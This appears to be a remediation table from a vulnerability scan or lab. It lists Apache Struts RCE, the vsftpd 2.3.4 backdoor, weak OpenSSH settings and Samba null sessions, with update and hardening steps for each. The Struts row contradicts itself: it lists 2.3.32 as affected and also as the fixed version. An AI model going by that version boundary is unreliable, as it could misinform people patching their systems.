Apache Struts RCE	Struts 2.3.32 or older	Update Struts library to 2.3.32, 2.5.10.1, or later. Restart the server and verify the patch.
vsftpd 2.3.4 Backdoor	vsftpd 2.3.4	Upgrade vsftpd to the latest version. Restart the service. Scan again to confirm the backdoor is gone.
OpenSSH Weak Configuration	OpenSSH < 7.x or default insecure configs	Update OpenSSH, disable root login (PermitRootLogin no), enforce strong ciphers, disable password authentication, restart SSH, verify secure connection.
Samba Null Sessions / Legacy SMB	Samba <= 3.0	Update Samba to latest version. Disable anonymous/guest access. Restart Samba service. Verify with SMB scanner that null sessions are blocked.